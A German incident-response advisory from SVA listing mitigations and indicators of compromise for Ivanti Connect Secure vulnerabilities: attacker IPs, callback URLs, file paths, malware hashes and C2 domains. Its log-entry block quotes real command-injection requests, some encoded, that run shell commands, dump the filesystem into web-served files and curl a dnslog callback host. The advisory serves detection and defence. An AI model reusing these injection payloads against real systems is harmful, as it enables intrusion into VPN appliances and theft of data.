
Ivanti Connect Secure u. a.

Information über kritische Schwachstellen



Autor:	SVA IR-Team
Herausgeber:	SVA System Vertrieb Alexander GmbH
	Borsigstraße 26
	65205 Wiesbaden
Datum:	13.03.2024
Version:	1.1
Klassifizierung:	VERTRAULICH

INHALTSVERZEICHNIS

1 IVANTI CONNECT SECURE U. A.

Das vorliegende Dokument beinhaltet Indikatoren zur Erkennung einer potenziellen Kompromittierung, die nach einer möglichen Ausnutzung der Schwachstelle(n) bei *Ivanti Connect Secure u. a.* beobachtet werden können. Eine aktive Ausnutzung der Schwachstelle(n), sowie die bereitgestellten Indikatoren wurden bereits durch das *Security Operations Center (SOC)* und *Incident Response (IR)* im Rahmen von Kundeneinsätzen ermittelt.

Bitte beachten Sie, dass diese Informationen auf Basis der derzeit vorliegenden Erkenntnisse zusammengefasst wurden.

Ziel dieses Dokument ist es Ihnen eine fundierte Grundlage zu bieten, mit deren Hilfe Nutzer selbstständig beurteilen können, ob eine Kompromittierung innerhalb Ihrer Umgebung stattgefunden hat.

Information zur Aktualisierung

Aufgrund der aktuellen Dynamik der Ereignisse kann es zu ständigen Lageveränderungen kommen. Die aktuellsten Informationen sollten über den SVA-Blog *Focus on IT*[a] bezogen werden. Aktualisierungen späterer Updates sind mit **Update 1.1** gekennzeichnet.

[a] https://focus.sva.de/end-user-computing/kritische-sicherheitsluecken-bei-ivanti/

1.1 BETROFFENE PRODUKT(E)

Das vorliegende Dokument bezieht sich auf das folgende Produkt / die folgenden Produkte:

- Ivanti Connect Secure (ehemals Pulse Connect Secure)
- Ivanti Policy Secure
- Ivanti Neurons for Zero Trust Access (ZTA)

Wichtig

Grundsätzlich sind alle derzeit im Support befindlichen Versionen dieser Produkte betroffen. Für ältere, nicht mehr unterstützte Patchstände hat der Hersteller bislang keine Untersuchungen vorgenommen.

1.2 Common Vulnerabilities and Exposures (CVE)

Das vorliegende Dokument bezieht sich auf die folgenden CVEs:

- CVE-2023-46805 [1, 2]
- CVE-2024-21887 [3, 4]
- CVE-2024-21888 [5, 6]
- CVE-2024-21893 [7, 8]
- CVE-2024-22024 [9, 10]

1.3 MAßNAHMEN

1.3.1 Überprüfungstool

Der Hersteller Ivanti stellt ein aktualisiertes externes Werkzeug namens *External Integrity Checking Tool (ICT)* [11] zur Verfügung, um die Appliances zu überprüfen.

1.3.2 Umgang mit den Appliances

Der Umgang mit den Appliances ist im SVA-Blog *Focus on IT* [12] beschrieben.

[1] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-46805
[2] https://nvd.nist.gov/vuln/detail/CVE-2023-46805
[3] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-21887
[4] https://nvd.nist.gov/vuln/detail/CVE-2024-21887
[5] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-21888
[6] https://nvd.nist.gov/vuln/detail/CVE-2024-21888
[7] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-21893
[8] https://nvd.nist.gov/vuln/detail/CVE-2024-21893
[9] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-22024
[10] https://nvd.nist.gov/vuln/detail/CVE-2024-22024
[11] https://www.ivanti.com/blog/enhanced-external-integrity-checking-tool-to-provide-additional-visibility-and-protection-for-customers-against-evolving-threat-actor-techniques-in-relation-to-previously-disclosed-vulnerabilities
[12] https://focus.sva.de/end-user-computing/kritische-sicherheitsluecken-bei-ivanti/

1.3.3 Zusammenfassung der Maßnahmen

Ivanti empfiehlt Kunden, die ihre Appliance zurückgesetzt (*Factory Reset*) und gepatcht haben, regelmäßig das interne ICT sowie das aktualisierte externe ICT zu nutzen, um die Appliance auf verdächtige Dateien zu untersuchen und persistente Malware erkennen zu können. Für Kunden, die virtuelle Appliances einsetzen und diese nicht bereits zurückgesetzt haben, wird statt des Zurücksetzens – aufgrund von beobachteten Problemen beim Zurücksetzen von virtuellen Appliances – das Einspielen einer neuen Buildversion empfohlen. Das Bundesamt für Sicherheit in der Informationstechnik (BSI) verweist darauf, weiterhin regelmäßig die verfügbaren Mittel zu nutzen (siehe IOCs in Abschnitt 1.4), um Kompromittierungen festzustellen. Das verbesserte ICT sollte ergänzend verwendet werden, um eine unbemerkte (persistente) Kompromittierung festzustellen, die vorher aufgrund von Einschränkungen des Tools nicht entdeckt wurden.

1.4 Indicator of Compromise (IOC)

1.4.1 IOCs beobachtet durch SVA

Die nachfolgenden IOCs wurden im Rahmen der Analyse durch Experten vom SVA SOC und IR beobachtet. Sensible Informationen wurden entfernt, was durch spitze Klammern kenntlich gemacht wurde.

Tabelle 1: IP-Adressen beobachtet durch SVA

IP-Adresse
143.110.254.126
159.203.191.1
188.241.120.70
212.113.106.100
3.216.20.246
3.216.9.62
67.205.169.184

Tabelle 2: Domains beobachtet durch SVA

Domain
http://143.110.254.126/fu_<IPADDRESS>
http://159.203.191.1:28080/d.dtd
http://159.203.191.1:28080/e.dtd
http://159.203.191.1:28080/f.dtd
http://159.203.191.1:28080/g.dtd
http://159.203.191.1:28080/h.dtd
http://188.241.120.70:65163/xxe/<IPADDRESS>/443
http://212.113.106.100/<FQDN_IVANTI>
http://212.113.106.100/<FQDN_VIANTI>
http://212.113.106.100/<IPADDRESS>
http://212.113.106.100/<IPADDRESS>
http://67.205.169.184:28080/d.dtd

Tabelle 2: Domains beobachtet durch SVA (Fortsetzung auf der nächsten Seite)

Tabelle 2: Domains beobachtet durch SVA (Fortsetzung)

Domain
http://67.205.169.184:28080/e.dtd
http://67.205.169.184:28080/f.dtd
http://67.205.169.184:28080/g.dtd
http://67.205.169.184:28080/h.dtd
http://67.205.169.184:28080/https://<FQDN_IVANTI>:443
http://67.205.169.184:28080/https://<IPADDRESS>:443
http://cn37ueidl247m71ulpgg6bwhc3oz5rkuq.oast.me/x
http://cn39b7knoe9h5gdf1s9g86g5peux9skyd.oast.pro/x
http://cn39b7knoe9h5gdf1s9gcw7imfebkbcgk.oast.pro/x
http://cn39g54noe9jv923m7o0668hcq1uihj7a.oast.pro/x
http://cn39g54noe9jv923m7o0wh5jbig3rg9bn.oast.pro/x
http://cn3n1q5t4s143kjdippg1kjeh5hki9xfr.oast.me/x
http://cn3n1q5t4s143kjdippg9stdujugprkmn.oast.me/x
http://cn3n1q5t4s143kjdippgjef9uxu5md9x1.oast.me/x
http://cn3n1q5t4s143kjdippgpncy1818aff1b.oast.me/x
http://cn807qopsh1c12luv8u0f33z477nfcice.oast.me/x
http://cnbc8r0psh1cu2m2p4e0x3niyxoe7qayt.oast.me/x
http://cnek0t4pj3rahur13bc0i85p198ptumu6.oast.me/x
http://cneleq5los0g2p255m70joewxcixekgor.oast.me/x
http://kfbvchb.o.i.trickest.top
http://potatodynamicdns.oastify.com/test
http://zxcv.pm/b/
https://webhook.site/850fa246-ca1d-4176-8f56-2d29f122785b/test

Tabelle 3: Dateinamen beobachtet durch SVA

Dateiname
/data/runtime/webserver/htdocs/dana-na/help/ 08a02a6e1e02cda0b70e8f563c4b396a2cb59f2337b6d2559fee8382b2f5253a.gif
/data/runtime/webserver/htdocs/dana-na/help/ f15ba48c40fe783c02e87e3071a6d7e0c95bd1acf4a3ddfda1da1b4eb1f41f67.gif
/home/webserver/htdocs/dana-na/css/pawsu1.css
/home/webserver/htdocs/dana-na/imgs/index2.txt
/home/webserver/htdocs/dana-na/imgs/indexy.txt

```
http://127.0.0.1:8090/api/v1/license/keys-status/%3B%69%64%3E%2F%68%6F%6D%65%2F%77%65%62%73%65%72%76%65%72%2F%68%74%64%6F%63%73%2F%2F%64%61%6E%61%2D%6E%61%2F%63%73%73%2F%70%61%77%73%75%31%2E%63%73%73%3B
http://127.0.0.1:8090/api/v1/license/keys-status/%3Becho%20ZWNobyAkKHVuYW1lIC1hO2lkKT4vaG9tZS93ZWJzZXJ2ZXIvaHRkb2NzL2RhbmEtbmEvaW1ncy9pbmRleDIudHh0%7C%20%2Fusr%2Fbin%2Fbase64%20%2Dd%20%7C%20%2Fbin%2Fbash%3B
http://127.0.0.1:8090/api/v1/license/keys-status/%3Becho%20bW91bnQgLW8gcmVtb3VudCxydyAv%7C%20%2Fusr%2Fbin%2Fbase64%20%2Dd%20%7C%20%2Fbin%2Fbash%3B
http://127.0.0.1:8090/api/v1/license/keys-status/%3b%65%63%68%6f%20%5a%57%4e%6f%62%79%41%6b%4b%47%6c%6b%4f%32%31%76%64%57%35%30%49%43%31%76%49%48%4a%6c%62%57%39%31%62%6e%51%73%63%6e%63%67%4c%79%6b%2b%4c%32%68%76%62%57%55%76%64%32%56%69%63%32%56%79%64%6d%56%79%4c%32%68%30%5a%47%39%6a%63%79%39%6b%59%57%35%68%4c%57%35%68%4c%32%6c%74%5a%33%4d%76%61%57%35%6b%5a%58%68%35%4c%6e%52%34%64%41%3d%3d%20%7c%20%2f%75%73%72%2f%62%69%6e%2f%62%61%73%65%36%34%20%2d%64%20%7c%20%2f%62%69%6e%2f%62%61%73%68%3b
http://127.0.0.1:8090/api/v1/license/keys-status/%3b%70%79%74%68%6f%6e%20%2d%63%20%22%65%76%61%6c%28%5f%5f%69%6d%70%6f%72%74%5f%5f%28%27%62%61%73%65%36%34%27%29%2e%62%36%34%64%65%63%6f%64%65%28%62%27X19pbXBvcnRfXygnb3MnKS5zeXN0ZW0oJy9ob21lL2Jpbi9kc2xzIC1CIC1SIC1TIC98L3Vzci9iaW4vYmFzZTY0IC13IDAgPi9kYXRhL3J1bnRpbWUvd2Vic2VydmVyL2h0ZG9jcy9kYW5hLW5hL2hlbHAvMDhhMDJhNmUxZTAyY2RhMGI3MGU4ZjU2M2M0YjM5NmEyY2I1OWYyMzM3YjZkMjU1OWZlZTgzODJiMmY1MjUzYS5naWYnKQ==%27%29%29%22%3b
http://127.0.0.1:8090/api/v1/license/keys-status/%3b%70%79%74%68%6f%6e%20%2d%63%20%22%65%76%61%6c%28%5f%5f%69%6d%70%6f%72%74%5f%5f%28%27%62%61%73%65%36%34%27%29%2e%62%36%34%64%65%63%6f%64%65%28%62%27X19pbXBvcnRfXygnb3MnKS5zeXN0ZW0oJy9ob21lL2Jpbi9kc2xzIC1CIC1SIC1TIC98L3Vzci9iaW4vYmFzZTY0IC13IDAgPi9kYXRhL3J1bnRpbWUvd2Vic2VydmVyL2h0ZG9jcy9kYW5hLW5hL2hlbHAvZjE1YmE0OGM0MGZlNzgzYzAyZTg3ZTMwNzFhNmQ3ZTBjOTViZDFhY2Y0YTNkZGZkYTFkYTFiNGViMWY0MWY2Ny5naWYnKQ==%27%29%29%22%3b
http://127.0.0.1:8090/api/v1/license/keys-status/%3bcurl%20-X%20GET%20http%3a%2f%2fb18313.qrurwhuc.dnslog.pw%3b
http://127.0.0.1:8090/api/v1/license/keys-status/%3bcurl%20-X%20GET%20http%3a%2f%2fb18315.qrurwhuc.dnslog.pw%3b
http://127.0.0.1:8090/api/v1/license/keys-status/;curl -X GET http://b18313.qrurwhuc.dnslog.pw;
http://127.0.0.1:8090/api/v1/license/keys-status/;curl -X GET http://b18315.qrurwhuc.dnslog.pw;
```

Quelltext 1: Weitere Protokolleinträge

1.4.2 Hashes / Prüfsummen bereitgestellt durch Dritte

Die folgenden IOCs wurden durch die benannten Unternehmen zur Verfügung gestellt, wofür wir uns – auch im Namen unserer Kunden – bedanken.

Quelle: https://www.mandiant.com/resources/blog/investigating-ivanti-exploitation-persistence

Tabelle 4: Hashes / Prüfsummen 1

Hash / Prüfsumme	Beschreibung
e4fe3a314a3aee5aee9c55787a33671c	BUSHWALK activator / deactivator
e48716521dc48425feae71bc9dc768cd	BUSHWALK variant
8c4b32e8ee9e0b2f8dab01364971ffff	Dropper for DSUserAgentCap.pm
e33a3a90f1f8fa6d8f17bc6151b027d6	Encrypted DSUserAgentCap.pm
6c58b8b1e3b36a5a124afd110c109ebc	Encrypted BUSHWALK variant
b76d7890a7a7ff6d0b1151a8251e318f	PITFUEL SparkGateway plugin
9e0941c4851d414b5d25dd15872c3e47	SparkGateway config to load PITFUEL
fd83b3e9db57838b62c5baf8218ce5a8	LITTLELAMB.WOOLTEA backdoor
2ddeca6511506fe435dc1f63b4cf061c	PITSOCK backdoor
f64a799ff16aded3f4d6706ffbd7e6dd	PITDOG SparkGateway plugin
fb973c8bbfdba234ea83ee20084dcac9	SparkGateway config to load PITDOG
5368b1122c10fa7850f44d3e16fc18fb	PITHOOK backdoor
31a591a28198f05e9ab4d12609a9ce81	Kubo Injector
5f561f217a8046de8cadf418ef4dfda0	PITSTOP backdoor

Quelle: https://www.mandiant.com/resources/blog/investigating-ivanti-zero-day-exploitation

Tabelle 5: Hashes / Prüfsummen 2

Hash / Prüfsumme	Beschreibung
3045f5b3d355a9ab26ab6f44cc831a83	CHAINLINE web shell
3d97f55a03ceb4f71671aa2ecf5b24e9	LIGHTWIRE web shell
2ec505088b942c234f39a37188e80d7a	WARPWIRE credential harvester variant
8eb042da6ba683ef1bae460af103cc44	WARPWIRE credential harvester variant
a739bd4c2b9f3679f43579711448786f	WARPWIRE credential harvester variant
a81813f70151a022ea1065b7f4d6b5ab	WARPWIRE credential harvester variant
d0c7a334a4d9dcd3c6335ae13bee59ea	WARPWIRE credential harvester
e8489983d73ed30a4240a14b1f161254	WARPWIRE credential harvester variant

Quelle: https://www.cybereason.com/blog/threat-alert-ivanti-connect-secure-vpn-zero-day-exploitation

Tabelle 6: Hashes / Prüfsummen 3

Hash / Prüfsumme	Beschreibung
8eb042da6ba683ef1bae460af103cc44	WARPWIRE credential harvester variant
a739bd4c2b9f3679f43579711448786f	WARPWIRE credential harvester variant
a81813f70151a022ea1065b7f4d6b5ab	WARPWIRE credential harvester variant
b15f47e234b5d26fb2cc81fc6fd89775	WARPWIRE credential harvester
d0c7a334a4d9dcd3c6335ae13bee59ea	WARPWIRE credential harvester
e8489983d73ed30a4240a14b1f161254	WARPWIRE credential harvester variant
3045f5b3d355a9ab26ab6f44cc831a83	CHAINLINE web shell
3d97f55a03ceb4f71671aa2ecf5b24e9	LIGHTWIRE web shell
2ec505088b942c234f39a37188e80d7a	WARPWIRE credential harvester variant
465600cece80861497e8c1c86a07a23e	FRAMESTING web shell

Quelle: https://github.com/volexity/threat-intel/blob/main/2024/2024-01-18%20Ivanti%20Connect%20Secure%20pt3/indicators/iocs.csv?plain=1

Tabelle 7: Hashes / Prüfsummen 4

Hash / Prüfsumme	Beschreibung
39ead6055306739ab969a3531bde2050f556b05e500894b3cda120178f2773be	XMRig cryptocurrency miner
76121de43d2ded66b42ce138988631be7ee228e9f0ed7da70fec83ea8e2a5fbe	XMRig cryptocurrency miner configuration file
e7da21fca8f27b9d19ec90d83b4d794e5a449578eef40e53db84f718d22493a8	XMRig cryptocurrency miner downloader shell script
45c9578bbceb2ce2b0f10133d2f3f708e78c8b7eb3c52ad69d686e822f9aa65f	ICS VPN post exploitation indicator
47ff0ae9220a09bfad2a2fb1e2fa2c8ffe5e9cb0466646e2a940ac2e0cf55d04	ICS VPN post exploitation indicator
4cba272d83f6ff353eb05e117a1057699200a996d483ca56fa189e9eaa6bb56c	ICS VPN post exploitation indicator
816754f6eaf72d2e9c69fe09dcbe50576f7a052a1a450c2a19f01f57a6e13c17	ICS VPN post exploitation indicator
c26da19e17423ce4cb4c8c47ebc61d009e77fc1ac4e87ce548cf25b8e4f4dc28	ICS VPN post exploitation indicator
c7ddd58dcb7d9e752157302d516de5492a70be30099c2f806cb15db49d466026	ICS VPN post exploitation indicator
d14122fa7883b89747f273c44b1f71b81669a088764e97256f97b4b20d945ed0	ICS VPN post exploitation indicator
6f684f3a8841d5665d083dcf62e67b19e141d845f6c13ee8ba0b6ccdec591a01	ICS VPN post exploitation indicator
a4e1b07bb8d6685755feca89899d9ead490efa9a6b6ccc00af6aaea071549960	ICS VPN post exploitation indicator
ef792687b8bcd3c03bed4b09c4722bba921536802afe01f7cdb01cc7c3c60815	ICS VPN post exploitation indicator
76902d101997df43cd6d3ac10470314a82cb73fa91d212b97c8f210d1fa8271f	ICS VPN post exploitation indicator
e47b86b8df43c8c1898abef15b8b7feffe533ae4e1a09e7294dd95f752b0fbb2	ICS VPN post exploitation indicator
73657c062a7cc50a3d51853ec4df904bcb291fdc9cdd08eecaecb78826eb49b6	ICS VPN post exploitation indicator
030eb56e155fb01d7b190866aaa8b3128f935afd0b7a7b2178dc8e2eb84228b0	ICS VPN post exploitation indicator

Quelle: https://www.orangecyberdefense.com/global/blog/cybersecurity/ivanti-0-day

Tabelle 8: Hashes / Prüfsummen 5

Hash / Prüfsumme	Beschreibung
3d97f55a03ceb4f71671aa2ecf5b24e9	compcheckresult[.]cgi
677c1aa6e2503b56fe13e1568a814754	sessionserver[.]sh
d0c7a334a4d9dcd3c6335ae13bee59ea	lastauthserverused[.]js
6de651357a15efd01db4e658249d4981	visits[.]py

Quelle: **Update 1.1** https://research.checkpoint.com/2024/magnet-goblin-targets-publicly-facing-servers-using-1-day-vulnerabilities/

Tabelle 9: Hashes / Prüfsummen 6

Hash / Prüfsumme
027d03679f7279a2c505f0677568972d30bc27daf43033a463fafeee0d7234f6
9cb6dc863e56316364c7c1e51f74ca991d734dacef9029337ddec5ca684c1106
9d11c3cf10b20ff5b3e541147f9a965a4e66ed863803c54d93ba8a07c4aa7e50
d3fbae7eb3d38159913c7e9f4c627149df1882b57998c8acaac5904710be2236
df91410df516e2bddfd3f6815b3b4039bf67a76f20aecabccffb152e5d6975ef
99fd61ba93497214ac56d8a0e65203647a2bc383a2ca2716015b3014a7e0f84d
9ff0dcce930bb690c897260a0c5aaa928955f4ffba080c580c13a32a48037cf7
3367a4c8bd2bcd0973f3cb22aa2cb3f90ce2125107f9df2935831419444d5276
f23307f1c286143b974843da20c257901cf4be372ea21d1bb5dea523a7e2785d
f1e7c1fc06bf0ea40986aa20e774d6b85c526c59046c452d98e48fe1e331ee4c
926aeb3fda8142a6de8bc6c26bc00e32abc603c21acd0f9b572ec0484115bb89
894ab5d563172787b052f3fea17bf7d51ca8e015b0f873a893af17f47b358efe
1079e1b6e016b070ebf3e1357fa23313dcb805d3a6805088dbc3ab6d39330548
e134e053a80303d1fde769e50c2557ade0852fa827bed9199e52f67bac0d9efc
7967def86776f36ab6a663850120c5c70f397dd3834f11ba7a077205d37b117f
9895286973617a79e2b19f2919190a6ec9afc07a9e87af3557f3d76b252292df
bd9edc3bf3d45e3cdf5236e8f8cd57a95ca3b41f61e4cd5c6c0404a83519058e

Tabelle 9: Hashes / Prüfsummen 6 (Fortsetzung auf der nächsten Seite)

Tabelle 9: Hashes / Prüfsummen 6 (Fortsetzung)

Hash / Prüfsumme
b35f11d4f54b8941d4f1c5b49101b67b563511a55351e10ad4ede17403529c16
7b1d1e639d1994c6235d16a7ac583e583687660d7054a2a245dd18f24d10b675
8fe1ed1e34e8758a92c8d024d73c434665a03e94e5eb972c68dd661c5e252469
fa317b071da64e3ee18d82d3a6a216596f2b4bca5f4d3277a091a137d6a21c45

1.4.3 IP-Adressen / Domains / URLs bereitgestellt durch Dritte

Quelle: https://www.cybereason.com/blog/threat-alert-ivanti-connect-secure-vpn-zero-day-exploitation

Tabelle 10: IP-Adressen / Domains / URLs 1

IP-Adresse / Domain / URL	Beschreibung
8.137.112.245	Malware Hosting
50.215.39.49	Malware Hosting
146.0.228.66	Malware Hosting
186.179.39.235	Malware Hosting
91.92.254.14	Malware Hosting
159.65.130.146	Malware Hosting
173.220.106.166	Malware Hosting
45.61.136.14	Malware Hosting
symantke.com	WarpWire C2
Secure-cama.com	WarpWire C2
request.data	WarpWire C2
miltonhouse.nl	WarpWire C2
logclear.pl	WarpWire C2
line-api.com	WarpWire C2
entraide-internationale.fr	WarpWire C2
ehangmun.com	WarpWire C2
duorhytm.fun	WarpWire C2

Tabelle 10: IP-Adressen / Domains / URLs 1 (Fortsetzung auf der nächsten Seite)

Tabelle 10: IP-Adressen / Domains / URLs 1 (Fortsetzung)

IP-Adresse / Domain / URL	Beschreibung
clicko.click	WarpWire C2
clickcom.click	WarpWire C2
areekaweb.com	WarpWire C2

Quelle: https://www.volexity.com/blog/2024/01/15/ivanti-connect-secure-vpn-exploitation-goes-global/

Tabelle 11: IP-Adressen / Domains / URLs 2

IP-Adresse / Domain / URL
http://192.252.183.116:8089/u/123/100123/202401/d9a10f4568b649acae7bc2fe51fb5a98.sh
http://192.252.183.116:8089/u/123/100123/202401/31a5f4ceae1e45e1a3cd30f5d7604d89.json
http://192.252.183.116:8089/u/123/100123/202401/sshd
http://abode-dashboard-media.s3.ap-south-1.amazonaws.com/kaffMm40RNtkg
http://archivevalley-media.s3.amazonaws.com/bbU5Yn3yayTtV
http://blooming.s3.amazonaws.com/Ea7fbW98CyM5O
http://shapefiles.fews.net.s3.amazonaws.com/g6cYGAxHt4JC1

Quelle: https://github.com/volexity/threat-intel/blob/main/2024/2024-01-18%20Ivanti%20Connect%20Secure%20pt3/indicators/iocs.csv?plain=1

Tabelle 12: IP-Adressen / Domains / URLs 3

IP-Adresse / Domain / URL	Beschreibung
abode-dashboard-media.s3.ap-south-1.amazonaws.com	ICS VPN post exploitation indicator
archivevalley-media.s3.amazonaws.com	ICS VPN post exploitation indicator
blooming.s3.amazonaws.com	ICS VPN post exploitation indicator
shapefiles.fews.net.s3.amazonaws.com	ICS VPN post exploitation indicator
blaze-uk.s3.amazonaws.com	ICS VPN post exploitation indicator

Tabelle 12: IP-Adressen / Domains / URLs 3 (Fortsetzung auf der nächsten Seite)

Tabelle 12: IP-Adressen / Domains / URLs 3 (Fortsetzung)

IP-Adresse / Domain / URL	Beschreibung
book4timepublic.s3.amazonaws.com	ICS VPN post exploitation indicator
auto.c3pool.org	XMRig cryptocurrency mining pool hostname
192.252.183.116	Observed hosting XMRig cryptocurrency miner files

Quelle: https://github.com/volexity/threat-intel/blob/main/2024/2024-01-10%20Ivanti%20Connect%20Secure/indicators/iocs.csv?plain=1

Tabelle 13: IP-Adressen / Domains / URLs 4

IP-Adresse / Domain / URL	Beschreibung
206.189.208.156	DigitalOcean IP address tied to UTA0178.
gpoaccess.com	Suspected UTA0178 domain discovered via domain registration patterns
webb-institute.com	Suspected UTA0178 domain discovered via domain registration patterns
symantke.com	UTA0178 domain used to collect credentials from compromised devices
75.145.243.85	UTA0178 IP address observed interacting with compromised device
47.207.9.89	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
98.160.48.170	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
173.220.106.166	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
73.128.178.221	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
50.243.177.161	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
50.213.208.89	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network

Tabelle 13: IP-Adressen / Domains / URLs 4 (Fortsetzung auf der nächsten Seite)

Tabelle 13: IP-Adressen / Domains / URLs 4 (Fortsetzung)

IP-Adresse / Domain / URL	Beschreibung
64.24.179.210	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
75.145.224.109	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
50.215.39.49	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
71.127.149.194	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
173.53.43.7	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network

Quelle: https://www.synacktiv.com/publications/krustyloader-rust-malware-linked-to-ivanti-connectsecure-compromiseshttps://github.com/synacktiv/krustyloader-analysis?tab=readme-ov-file

Tabelle 14: IP-Adressen / Domains / URLs 5

IP-Adresse / Domain / URL
http://blog-app-system2.s3.amazonaws.com/CGK63gVfWs52h
http://beansdeals-static.s3.amazonaws.com/1vzo0KenG4IKN
http://breaknlinks.s3.amazonaws.com/Bx8DH5OhdG3hY
http://be-at-home.s3.ap-northeast-2.amazonaws.com/2ekjMjslSG9uI
http://acapros-app.s3-us-west-2.amazonaws.com/Z0RM2DsTiBrmb
http://acapros-app.s3-us-west-2.amazonaws.com/Lf6ceJhYiO7w4
http://bbr-promo.s3.amazonaws.com/NWEUW983Ve4g1
http://bigtimeassets.s3.amazonaws.com/sTj9glpy3JMw5
http://ahha-asset.s3.ap-northeast-2.amazonaws.com/7J0WhInu49Teg
http://bringthenoiseappnew.s3.amazonaws.com/mi1FLmycM4of4
http://2261992.s3.amazonaws.com/kvdoEAH0y495p
http://bringthenoiseappnew.s3.amazonaws.com/iEgJ4J7Uc9YgC
https://update.sysupdates.org

Tabelle 14: IP-Adressen / Domains / URLs 5 (Fortsetzung auf der nächsten Seite)

Tabelle 14: IP-Adressen / Domains / URLs 5 (Fortsetzung)

IP-Adresse / Domain / URL
https://api.farstream.org
https://ntp.sysupdates.org
https://music.farstream.org
https://update.sysupdates.org
https://music.farstream.org
https://ntp.sysupdates.org
https://check.sysupdates.org
https://video.farstream.org

Quelle: https://www.mandiant.com/resources/blog/investigating-ivanti-zero-day-exploitation

Tabelle 15: IP-Adressen / Domains / URLs 6

IP-Adresse / Domain / URL	Beschreibung
symantke.com	WARPWIRE C2 server
miltonhouse.nl	WARPWIRE variant C2 server
entraide-internationale.fr	WARPWIRE variant C2 server
api.d-n-s.name	WARPWIRE variant C2 server
cpanel.netbar.org	WARPWIRE variant C2 server
clickcom.click	WARPWIRE variant C2 server
clicko.click	WARPWIRE variant C2 server
duorhytm.fun	WARPWIRE variant C2 server
line-api.com	WARPWIRE variant C2 server
areekaweb.com	WARPWIRE variant C2 server
ehangmun.com	WARPWIRE variant C2 server
secure-cama.com	WARPWIRE variant C2 server
146.0.228.66	WARPWIRE variant C2 server
159.65.130.146	WARPWIRE variant C2 server
8.137.112.245	WARPWIRE variant C2 server

Tabelle 15: IP-Adressen / Domains / URLs 6 (Fortsetzung auf der nächsten Seite)

Tabelle 15: IP-Adressen / Domains / URLs 6 (Fortsetzung)

IP-Adresse / Domain / URL	Beschreibung
91.92.254.14	WARPWIRE variant C2 server
186.179.39.235	Mass exploitation activity
50.215.39.49	Post-exploitation activity
45.61.136.14	Post-exploitation activity
173.220.106.166	Post-exploitation activity

Quelle: https://unit42.paloaltonetworks.com/threat-brief-ivanti-cve-2023-46805-cve-2024-21887/

Tabelle 16: IP-Adressen / Domains / URLs 7

IP-Adresse / Domain / URL
1.65.216.83
8.220.24.104
5.188.34.119
5.188.230.159
8.210.101.116
20.0.28.174
23.224.195.27
27.199.34.232
37.19.207.89
38.47.103.245
39.144.158.6
45.14.244.52
45.76.92.144
45.133.238.41
45.147.51.78
50.114.59.3
50.114.59.5
51.255.62.4

Tabelle 16: IP-Adressen / Domains / URLs 7 (Fortsetzung auf der nächsten Seite)

Tabelle 16: IP-Adressen / Domains / URLs 7 (Fortsetzung)

IP-Adresse / Domain / URL
51.255.62.12
52.172.236.151
54.38.214.131
64.176.194.7
74.48.82.246
84.32.131.51
84.32.248.20
85.106.119.0
88.151.32.164
89.185.30.166
91.203.134.122
93.95.228.81
94.131.105.192
95.164.22.41
97.106.38.138
101.71.37.222
103.119.174.37
103.189.234.200
103.233.11.5
103.235.16.57
104.223.91.19
104.238.130.6
106.52.127.12
111.85.176.202
111.90.143.184
111.253.200.166
112.96.226.103
113.128.81.59

Tabelle 16: IP-Adressen / Domains / URLs 7 (Fortsetzung auf der nächsten Seite)

Tabelle 16: IP-Adressen / Domains / URLs 7 (Fortsetzung)

IP-Adresse / Domain / URL
113.137.148.49
113.225.152.7
114.236.225.219
116.204.211.132
118.74.246.29
118.74.246.133
118.74.90.191
118.167.12.237
122.155.209.123
137.175.19.209
139.162.21.6
139.227.33.78
149.104.23.171
159.203.33.199
161.35.44.205
161.35.172.122
167.114.113.160
167.172.250.222
170.64.149.53
172.59.193.252
171.241.43.110
172.232.146.231
174.135.110.233
178.17.169.245
182.239.92.100
183.128.182.227
185.132.125.11
185.152.67.168

Tabelle 16: IP-Adressen / Domains / URLs 7 (Fortsetzung auf der nächsten Seite)

Tabelle 16: IP-Adressen / Domains / URLs 7 (Fortsetzung)

IP-Adresse / Domain / URL
185.156.72.51
185.212.61.84
185.217.125.210
185.243.41.201
185.244.208.65
185.248.185.93
194.233.93.67
195.85.115.80
202.55.67.195
203.160.86.236
210.182.85.3
212.71.232.212
220.246.88.207
221.15.158.245
221.216.117.171
222.180.198.54
223.70.179.234
223.104.151.181
103.233.11.5:1999/doc
45.130.22.219/ivanti.js
45.130.22.219/ivanti
138.68.61.82
192.252.183.116
137.220.130.2/doc
124.156.132.142:6999/python
141.98.7.6
103.215.77.51
45.152.66.151

Tabelle 16: IP-Adressen / Domains / URLs 7 (Fortsetzung auf der nächsten Seite)

Tabelle 16: IP-Adressen / Domains / URLs 7 (Fortsetzung)

IP-Adresse / Domain / URL
raw.githubusercontent.com/momika233/test/main/m.sh

Quelle: https://www.orangecyberdefense.com/global/blog/cybersecurity/ivanti-0-day

Tabelle 17: IP-Adressen / Domains / URLs 8

IP-Adresse / Domain / URL
206.189.208.156
75.145.243.85
47.207.9.89
98.160.48.170
173.220.106.166
73.128.178.221
50.243.177.161
50.213.208.89
64.24.179.210
75.145.224.109
50.215.39.49
71.127.149.194
173.53.43.7
gpoaccess.com
webb-institute.com
symantke.com

Quelle: **Update 1.1** https://research.checkpoint.com/2024/magnet-goblin-targets-publicly-facing-servers-using-1-day-vulnerabilities/

Tabelle 18: IP-Adressen / Domains / URLs 9

IP-Adresse / Domain / URL
